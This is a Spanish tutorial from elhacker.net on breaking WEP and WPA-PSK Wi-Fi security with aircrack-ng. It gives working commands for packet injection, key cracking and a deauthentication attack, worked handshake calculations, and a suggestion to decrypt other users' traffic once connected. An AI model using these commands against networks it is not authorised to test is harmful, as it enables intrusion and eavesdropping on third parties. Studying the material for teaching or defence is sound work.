Seguridad en Internet

In/Seguridad en Redes Inalámbricas

Antonio Sánchez Camacho – kamsky – adonis28850

Versión especial para elhacker.net!

Índice:

Seguridad Básica:

A continuación se analizará el escenario en el que el AP está configurado con el protocolo WEP.

1. Primero pondremos un tamaño de clave de 64 bits y dicha clave será una palabra de diccionario.

Lo primero que debemos hacer es configurar nuestra tarjeta para que pueda capturar tráfico, es decir, en modo monitor (similar al modo promiscuo de las tarjetas de red ethernet).

Para ello bastará con usar el siguiente comando:

 # sudo wlanconfig ath1 create wlandev wifi0 wlanmode monitor

Esto es típico cuando el chipset de la tarjeta es Atheros y para controlarlo se usan los drivers de mad-wifi. Con este comando simplemente le hemos indicado que a partir del interfaz físico *wifi0* cree uno virtual llamado *ath1* y que se ponga en *modo monitor*.

A continuación sniffaremos el tráfico que haya en el radio de alcance de nuestra tarjeta haciendo lo siguiente:

 # sudo airodump-ng -c 1 -w wep_64_bits ath1

Usamos el programa airodump-ng, uno de los que posee la suite aircrack-ng (evolución de aircrack). Le indicamos que escuche en el *canal 1* (para acelerar un poco el proceso ya que previamente sabíamos que la red objetivo estaba en este canal), que escriba la salida al archivo *wep_64_bits,* y que haga todo esto usando el interfaz *ath1*.

Veremos como inmediatamente empieza a capturar tráfico:

```
CH  1 ][ Elapsed: 1 min ][ 2009-04-02 12:17

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:13:10:3F:7B:65   60  96      758       78    0   1  48  WEP  WEP         linksys5
00:1E:8C:C7:11:FB   34 100      758       62    0   1  48  OPN              Casa
00:1D:D9:1A:AE:67   20 100      758        0    0   1  48  WPA  TKIP   PSK  Livebox-B540
00:11:2F:0E:AE:0D   14 100      753        0    0   1  54  WEP  WEP         THOMSON
00:1E:4C:96:F8:1F    0   0        4        0    0   1  48  WPA  TKIP   PSK  Livebox-8580
00:22:15:35:FD:AA    8   0       16        1    0   1  48  WEP  WEP         Maria

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

00:1E:8C:C7:11:FB  00:13:02:19:12:5B   58  54-54     0       62  Casa
(not associated)   00:1C:DF:46:54:50   14   0- 1     0        2  Jazztel WIFI
```

Echando un vistazo rápido podemos observar que hay varias redes con diferentes configuraciones de seguridad: *Casa* sin ningún tipo de protección, *linksys5* (nuestro objetivo) con WEP, *Livebox-B540* con WPA- TKIP,etc...

Vemos también que hay usuarios conectados a la red Casa, y alguien intentándolo a *Jazztel.*

El siguiente paso, ya que vemos que no hay nadie conectado a nuestro objetivo y esto puede hacer el proceso muy lento, será hacer una falsa autenticación que generará tráfico y que luego usaremos para poder reinyectar.

Es tan fácil como:

 # sudo aireplay-ng -1 0 -e linksys5 -a 00:13:10:3F:7B:65 -h 00:13:f7:3b:b4:e0 \ ath1

Donde vemos que usamos el ataque de falsa autenticación (-1), nos reasociamos continuamente (0), el essid del AP contra el que queremos lanzar este ataque es el *linksys5*, cuya dirección MAC es la *00:13:10:3F:7B:65 (*se ve en la salida del comando airodump*),* y finalmente indicamos la MAC de nuestra tarjta de red *00:13:f7:3b:b4:e0*.

Si no sabemos esta dirección hay una utilidad muy curiosa llamada *macchanger* disponible en los repositorios de Debian/Ubuntu, con la que podremos entre otras cosas saber la dirección de enlace de nuestras tarjetas de red, cambiarla, generarla al azar, ponerle una del mismo vendedor, etc...

```
antonio@hack4free:~/Escritorio/práctica seguridad wifi/WEP$ macchanger --help
GNU MAC Changer
Usage: macchanger [options] device

  -h,  --help                  Print this help
  -V,  --version               Print version and exit
  -s,  --show                  Print the MAC address and exit
  -e,  --endding               Don't change the vendor bytes
  -a,  --another               Set random vendor MAC of the same kind
  -A                           Set random vendor MAC of any kind
  -r,  --random                Set fully random MAC
  -l,  --list[=keyword]        Print known vendors
  -m,  --mac=XX:XX:XX:XX:XX:XX  Set the MAC XX:XX:XX:XX:XX:XX

Report bugs to alvaro@gnu.org
antonio@hack4free:~/Escritorio/práctica seguridad wifi/WEP$ macchanger -s ath1
Current MAC: 00:13:f7:3b:b4:e0 (unknown)
antonio@hack4free:~/Escritorio/práctica seguridad wifi/WEP$
```

Una vez hecho esto estaremos listos para reinyectar tráfico, el proceso es bastante fácil, primeros deberemos escuchar hasta que encontremos una petición ARP, la cual usaremos a continuación para reinyectar tráfico y acelerar el proceso de captura de IV's:

 # sudo aireplay-ng -3 -b 00:13:10:3F:7B:65 -h 00:13:f7:3b:b4:e0 ath1

Los parámetros son iguales que los anteriores, lo único que ahora cambiamos es el tipo de ataque (3). Después de esperar un intervalo de tiempo y capturar una petición ARP se procederá a la reinyección, aumentando drásticamente la velocidad con la que capturamos IV's, a continuación se muestra el estado de los ataques después de un periodo de 5 minutos:

```
antonio@hack4free:~/Escritorio/práctica seguridad wifi/WEP$ sudo aireplay-ng -3 -b  00:13:10:3F:7B:65 -h 00:13:f7:3b:b4:e0 ath1
12:21:20  Waiting for beacon frame (BSSID: 00:13:10:3F:7B:65)
Saving ARP requests in replay_arp-0402-122120.cap
You should also start airodump-ng to capture replies.
Read 1719846 packets (got 624742 ARP requests and 0 ACKs), sent 836423 packets...(499 pps)
```

```
CH  1 ][ Elapsed: 39 mins ][ 2009-04-02 12:55

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:13:10:3F:7B:65   58  84    22248   178862  116   1  48  WEP  WEP    OPN  linksys5
00:1E:8C:C7:11:FB   35  74    20851      171    0   1  48  OPN                Casa
00:1D:D9:1A:AE:67   19  87    19697       11    0   1  48  WPA  TKIP   PSK  Livebox-B540
00:11:2F:0E:AE:0D    8  65    20630        0    0   1  54  WEP  WEP         THOMSON
00:1E:4C:B0:7F:D5   -1   0        0     1069    0   1  -1  WPA               Livebox-FD18

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

00:13:10:3F:7B:65  00:13:02:19:12:5B   56   1- 6     0      741  linksys5
00:13:10:3F:7B:65  00:13:F7:3B:B4:E0   63   1- 1     0   933633
00:1E:4C:B0:7F:D5  00:11:50:ED:63:F8   11   0- 5    12     1514  Livebox-FD18
```


Se puede observar como se han capturado casi 200.000 IV's.

El último paso será una vez que tenemos un nº suficiente de IV's proceder a sacar la contraseña con ayuda de otra de las utilidades de la Suite, en este caso aircrack-ng:

 # sudo aircrack-ng -z *.cap

Le estamos indicando que use los archivos de captura *(*.cap),* para sacar la contraseña mediante el método PTW WEP *(-z)*, solo podremos usar este método si al capturar los paquetes con el airodump no le indicamos que filtrara solo los IV's (con la opción –ivs)

Como no hemos indicado sobre que AP hacer el ataque nos saldrá un menú con todas las posibilidades, donde elegiremos el que nos interesa, una vez hecho esto es casi automático el que encuentra la contraseña:



Una vez hecho esto para conectarnos lo único que deberemos de hace será poner de nuevo la tarjeta en modo *managed*, y teclear lo siguiente:

 # sudo iwconfig ath1 essid linksys5 channel 1 ap 00:13:10:3F:7B:65 key 08C57F316D
 # sudo dhclient ath1

Momento en el que se nos asignará una IP mediante dhcp y estaremos listos para salir a internet, descifrar paquetes de otros usuarios conectados al router, entrar al router para por ejemplo mediante NAT poder conectarnos a los hosts de los usuarios conectados al router, y lo que la imaginación nos dicte...

2. Con el tamaño de clave de 128 bits el proceso es el mismo, lo único que el número de IV's a capturar será mayor. Según mi experiencia, para un tamaño de clave de 64 bits será suficientela captura de unos 100.000-300.000 IV's, y para un tamaño de 128 bits bastará con 600.000-1.000.000.

Hay que tener en cuenta que esto es orientativo y que está basado en que la claves usadas no pertenezcan a un diccionario ni sean triviales, ya que en caso de que esto ocurra el número de paquetes requeridos disminuye drásticamente.

Sin ir más lejos probé a configurar el router linksys con una clave de 128 bits pero con una clave trivial como *gato* y me fue suficiente con capturar 10.000 IV's para romperla.

Posibles mejoras:

- Existe un sistema WEP de 256 bits, disponible para algunos desarrolladores, y como en el sistema anterior, 24 bits de la clave pertenecen al IV, dejando 232 bits para la protección. Consiste generalmente en 58 caracteres hexadecimales. (58 x 4 = 232 bits) + 24 bits IV = 256 bits de protección WEP. El tamaño de clave no es la única limitación principal de WEP. Crackear una clave larga requiere interceptar más paquetes, pero hay modos de ataque que incrementan el tráfico necesario. Hay otras debilidades en WEP, como por ejemplo la posibilidad de colisión de IV's o los paquetes alterados, problemas que no se solucionan con claves más largas.

- Wep Dinámico, cambia las claves WEP de forma dinámica.
  La idea del cambio dinámico se hizo dentro de 802.11i como parte de TKIP, pero no para el actual algoritmo WEP.
  Se establecen 2 claves, una clave de sesion y una clave de broadcast, la primra es única para cada usuario mientas que la segunda es compartida y se usa para encriptar el tráfico de multidifusión.
  Las claves han de rotar en un periodo de 5 minutos (un periodo menor afectaría a los clientes).

WPA-PSK:

En este caso sí que necesitaremos un cliente legítimo conectado al router, al cual debemos desautenticar para que al volver a conectarse capturemos el handshake y a partir de ahí descifrar el secreto compartido.

Lo haremos de dos formas, primero intentaremos descifrar la clave mediante un ataque de diccionario y después lo haremos con una variante de las Rainbow Tables.

Estas tablas fueron generadas usando una lista que consiste en 172.000 claves aproximadamente y están ligadas al top 1000 de SSID's más comunes.

Este ataque es posible ya que el hash que se captura durante el handshake es generado usando el SSID de la red.

Enfoque Teórico:

- ¿Cómo funciona WPA-PSK?

En entornos personales, como usuarios residenciales y pequeños comercios, se utiliza WPA con clave pre-compartida o también llamada WPA-PSK y autenticación IEEE802.1X. En estos entornos no es posible contar con un servidor de autenticación centralizado, tal y como hace la autenticación EAP. En este contexto, WPA se ejecuta en un modo especial conocido como "*Home Mode*" o PSK, que permite la utilización de claves configuradas manualmente y facilitar así el proceso de configuración del usuario domestico.

El usuario únicamente debe introducir una clave de 8 a 63 caracteres conocida como clave maestra, en su punto de acceso, módem o router inalámbrico residencial, así como en cada uno de los dispositivos que quiere conectar a la red. De esta forma sólo se permite acceso a aquellos dispositivos que son conocedores de la contraseña, lo que evita ataques basados en escuchas así como acceso de usuarios no autorizados. En segundo lugar se puede asegurar que la clave proviene de una relación de acuerdo único para generar el cifrado TKIP (*Temporal Key Integrity Protocol*) en la red, el cual describiremos más adelante. Por lo tanto la contraseña preestablecida para la autenticación es compartida por todos los dispositivos de la red, pero no lo son las claves de cifrado, que son diferentes para cada dispositivo, lo que representa una mejora en cuanto a WEP. En general WPA parece representar un nivel superior en cuanto a la seguridad que ofrecia WEP.

A diferencia de WEP , WPA utiliza varias claves temporales diferentes para cifrar el *payload* dependiendo del tráfico al que pertenece el paquete (unicast, brodcast o multicast), y a las que denomina PTK (*Primary Temporal Key*) para el primero y GTK (*Group Temporal Key*) para los dos restantes. Estas Keys sufren un proceso de regeneración de claves cada cierto tiempo, con el objetivo de impedir que una estación legítima pueda llegar a capturar la clave de sesión utilizada.

La PSK es conocida por todas las estaciones del medio además del AP, y está formada por una serie de valores dependientes del escenario. Cabe destacar que la PSK no es la cadena utilizada para encriptar los paquetes de datos; ni siquiera se utiliza como tal para autenticar la estación en el AP, sino que para ello se construye la llamada PMK (*Primary Master Key*) a partir de la PSK y un proceso de modificación; el resultado es una cadena de 256 bits. Pero, ¿qué elementos se utilizan para construir dicha PMK?

La respuesta es muy sencilla: la contraseña precompartida, el ESSID del AP, la longitud del ESSID, y un barajado de 4096 procesos. Todo ello es generado por una función matemática llamada PBKDF2 (PBKDF2 es una función de PKCS #5 v2.0: *Password-based Cryptography Standard*) ofreciendo como resultado una clave PMK de 256 bits:


PMK = PBKDF2 (Frase secreta, ESSID, Long(ESSID), 4096, 256)

Una vez obtenida esta clave, comienza el proceso de autenticación con el AP al que se denomina *4-Way Handshake*, o saludo inicial, que se puede ver en la imagen posterior. En ese proceso, tanto la estación como el AP generan la PTK y la GTK utilizadas para cifrar los datos, siendo ambas diferentes en cada sesión.

¿Cómo es generada esta PTK? Para ello se utiliza una función pseudo aleatoria PRF-X que toma como fuente los datos siguientes:

- PMK: Calculada mediante la PSK y el algoritmo PBKDF2.
- SNonce: Numero aleatorio determinado por la estación.
- ANonce : Número aleatorio determinado por el AP.
- MAC del AP: MAC del punto de acceso.
- MAC de la estación.

La comunicación es iniciada mediante el envío de un paquete tipo "*EAPOL start*" desde la estación al AP. Seguidamente el AP genera un número aleatorio *"ANonce"* que es transmitido a la estación. Ésta contesta remitiéndole otro número aleatorio llamado "*SNonce*". Llegado este punto, ambos pueden generar ya su PTK con la que cifrarán el tráfico unicast a partir de los valores mencionados. A su vez, el AP esta en disposición de generar la GTK, procediendo a transmitirla a la estación de forma cifrada. Como último paso, se envía un paquete de reconocimiento cerrando así el proceso de autenticación. Este proceso se puede ver en la siguiente imagen.




```
PTK = PRF-X(PMK, « Pairwise key expansion »,
Min(AP_Mac, STA_Mac) || Max(AP_Mac, STA_Mac) ||
Min(ANonce, SNonce) || Max(ANonce, SNonce))
```

La brecha de seguridad en el protocolo (más en concreto en el 4-Way Handshake), y que un atacante podría utilizar, se encuentra tanto en el segundo como en el cuarto paquete, ya que en ambos la estación transmite al AP el MIC o control de integridad, y el mensaje EAPoL en claro.

(Recordemos que el valor MIC conforma el resultado de aplicar el algoritmo de control de integridad "*Michael*" al mensaje EAPoL. Dicha función toma como entrada el paquete de datos mismo, las direcciones MAC origen/destino, y parte de la PTK; todo ello genera mediante la función de HASH HMAC_MD5 la cadena de control de integridad.)

Así pues, un atacante podría capturar ambos valores: el MIC y el paquete sin cifrar EAPoL, para inferir la clave de cifrado mediante fuerza bruta. Para ello primero se deberá calcular, realizando una estimación, la PMK', usando para ello:

(a) la PSK' o clave compartida,

(b) el ESSID.


Una vez calculada una posible PMK', su resultado es utilizado por otra función matemática que calculará la PTK', usando para ello las direcciones MAC de los dispositivos y los dos valores aleatorios intercambiados SNonce y Anonce. En este punto, el atacante ya puede calcular un valor MIC' estimado a partir del paquete de datos EAPoL capturado, utilizando la PTK'. El resultado de la estimación es comparado con el valor capturado, y si los valores de MIC y MIC' son idénticos, la PSK es la correcta.

- ¿Cómo podríamos explotar esto?


Para ayudar a comprender todo el proceso, que como se ha visto no carece de complejidad, nada mejor que utilizar una captura real para observar el valor de los términos comentados. Las siguientes imágenes muestran el proceso de autenticación "*4-Way Handshake*" entre una estación y un punto de acceso. Para mayor claridad, se ha eliminado todo aquel tráfico que no cumple el criterio de pertenecer a un paquete 802.1X (0×888E).

1. AP -> Estación. El primer paquete de autenticación no contiene información relevante para el atacante.


2. Estación -> AP. Este segundo paquete contiene información relevante; el atacante captura el valor aleatorio SNonce, resaltado en verde en la imagen siguiente:



3. AP -> Estación. En este tercer paquete de autenticación, la información relevante capturada es tanto el número aleatorio Anonce (color verde), como las direcciones MAC del punto de acceso y la estación suplicante (color azul y rojo respectivamente).



4. Estación -> AP. Último paquete del saludo. La información capturada es el valor MIC calculado mediante parte de la PTK y la trama de datos utilizada en la función de Hash (paquete EAPoL). Destacar que el valor del MIC es añadido posteriormente al paquete; hasta que su valor no es calculado,la trama se rellena con ceros.



A continuación, al atacante tan solo le queda seguir los pasos que a continuación se detallan para determinar si su estimación de la PSK ha sido la correcta:

1. Mediante los datos obtenidos de la captura se generará la PMK, utilizando la función de HASH SHA1. Destacar que dicha función requiere de un coste computacional elevado y representa uno de los principales escollos de los ataques de fuerza bruta y diccionario.

```
PMK  = pdkdf2_SHA1 (frase secreta, SSID, longitud del SSID,
4096)
PMK  = pbkdf2_sha1 ("fraseTest","linksys",7,4096)   ;Ejemplo
```

2. Una vez obtenida la PMK, generará la PTK mediante la función pseudo aleatoria PRF-X, donde la X indica el valor en bytes de la salida:

```
PTK = PRF-X (PMK, Longitud(PMK), "Expansión de la clave",
            Min(AP_MAC, STA_MAC) || Max(AP_MAC, STA_MAC)
            || Min(ANonce, SNonce) || Max(ANonce, SNonce))
```

```
PTK = SHA1_PRF(
      9e99 88bd e2cb a743 95c0 289f fda0 7bc4 ;PMK
      1ffa 889a 3309 237a 2240 c934 bcdc 7ddb,
      32, ; Longitud del PMK
      "Expansión de la clave",  ;cadena de texto
      000c 41d2 94fb 000d 3a26 10fb 893e e551 ; MAC y valores
Nonce
      2145 57ff f3c0 76ac 9779 15a2 0607 2703 ;
      8e9b ea9b 6619 a5ba b40f 89c1 dabd c104
      d457 411a ee33 8c00 fa8a 1f32 abfc 6cfb
      7943 60ad ce3a fb5d 159a 51f6, 76
)

PTK = ccbf 97a8 2b5c 51a4 4325 a77e 9bc5 7050 ; PTK resultado
      daec 5438 430f 00eb 893d 84d8 b4b4 b5e8
      19f4 dce0 cc5f 2166 e94f db3e af68 eb76
      80f4 e264 6e6d 9e36 260d 89ff bf24 ee7e
```

3. Al calcular la PTK, tan sólo quedaría diferir el "Hash" MIC a partir de esta. Para ello se utiliza una parte de la PTK, la llamada "Clave MIC", que no es mas que un escisión de la PTK con una longitud "n", pasada también como parámetro. En nuestro ejemplo su valor es 16:

```
MIC =  HMAC_MD5(Clave MIC, 16, Paquete EAPoL)

MIC = HMAC_MD5(
      ccbf 97a8 2b5c 51a4 4325 a77e 9bc5 7050, ; Primeros 16
bytes de la PTK
      16, ; Longitud de la PTK
      0103 005f fe01 0900 0000 0000 0000 0000 ; Paquete EAPoL
      1400 0000 0000 0000 0000 0000 0000 0000
      0000 0000 0000 0000 0000 0000 0000 0000
      0000 0000 0000 0000 0000 0000 0000 0000
      0000 0000 0000 0000 0000 0000 0000 0000
      0000 0000 0000 0000 0000 0000 0000 0000
      0000
)

MIC = d0ca 4f2a 783c 4345 b0c0 0a12 ecc1 5f77  ; Control de
integridad
```

4. El MIC capturado es comparado con el nuevo MIC' estimado, y si ambos coinciden, el atacante ha obtenido la PSK:

```
MIC' calculado usando el cuarto paquete EAPoL con "fraseTest":

     d0ca 4f2a 783c 4345 b0c0 0a12 ecc1 5f77

MIC capturado:
```

```
     d0ca 4f2a 783c 4345 b0c0 0a12 ecc1 5f77

Los MIC calculados coinciden. Se ha conseguido la PSK:
“fraseTest”.
```

Enfoque Práctico:

A continuación se implementará todo lo explicado anteriormente de una manera práctica.

Hay que tener en cuenta es que para llevar a cabo el ataque debe de haber un cliente legítimo conectado, asi que procederemos a conectarnos con una tarjeta de red al AP y luego con la otra llevaremos a cabo el ataque. Tambien ha de notarse que cambié el SSID a *linksys* para poder llevar a cabo el ataque con Rainbow Tables (en este caso una variante de estas tablas)

Para conectarnos bajo linux existe un programa llamado wpa_supplicant que permite la conexión con cualquier tipo de protocolo de cifrado existente.

Lo primero que deberemos de hacer será crear un archivo de configuración que será el que lea el supplicant con la configuración de nuestro AP, dicho archivo en nuestro caso se llamará *wpa_supplicant_wpa-psk.conf* y contendrá lo siguiente:

```
ctrl_interface=/var/run/wpa_supplicant
network={
        ssid="linksys"                  → ssid de nuestro AP
        key_mgmt=WPA-PSK                → usamos WPA-PSK
        psk="password"                  → la Pre Shared Key
}
```

Después mediante linea de comandos nos conectaremos usando este archivo y pediremos que nos asigne una IP mediante DHCP:

```
# sudo wpa_supplicant -D wext -i wlan0 -c wpa_supplicant_wpa-psk.conf
# sudo dhclient wlan0
```

Una vez que estamos conectados procederemos a capturar el handshake con el otro interfaz de red, lo primero será ponerlo en modo monitor:

```
#  sudo wlanconfig ath1 create wlandev wifi0 wlanmode monitor
```

Ahora comenzaremos a sniffar paquetes con la ayuda de airodump-ng:


```
#  sudo airodump-ng -c 6 -w wpa-psk ath1
```

Como vemos hay un cliente conectado, por lo que es fácil deducir que el 4-way handshake ya se ha producido, asi que deberemos a obligarle a que se vuelva a conectar, como hacemos esto?, con la ayuda de aireplay y su ataque de desautenticación:

```
# sudo aireplay-ng -0 0 -a 00:13:10:3F:7B:65 -c 00:13:02:19:12:5B ath1
```

Donde le indicamos que lleve a cabo el ataque mencionado (-0), que mande paquetes de desautenticación hasta que se lo indiquemos (0) y la MAC del AP y del cliente conectado.


Una vez hecho esto el cliente se desconectará y deberá a volver conectarse, momento en el que capturaremos con el airodump el tan ansiado 4-way handshake, como se puede ver en la siguiente imagen:


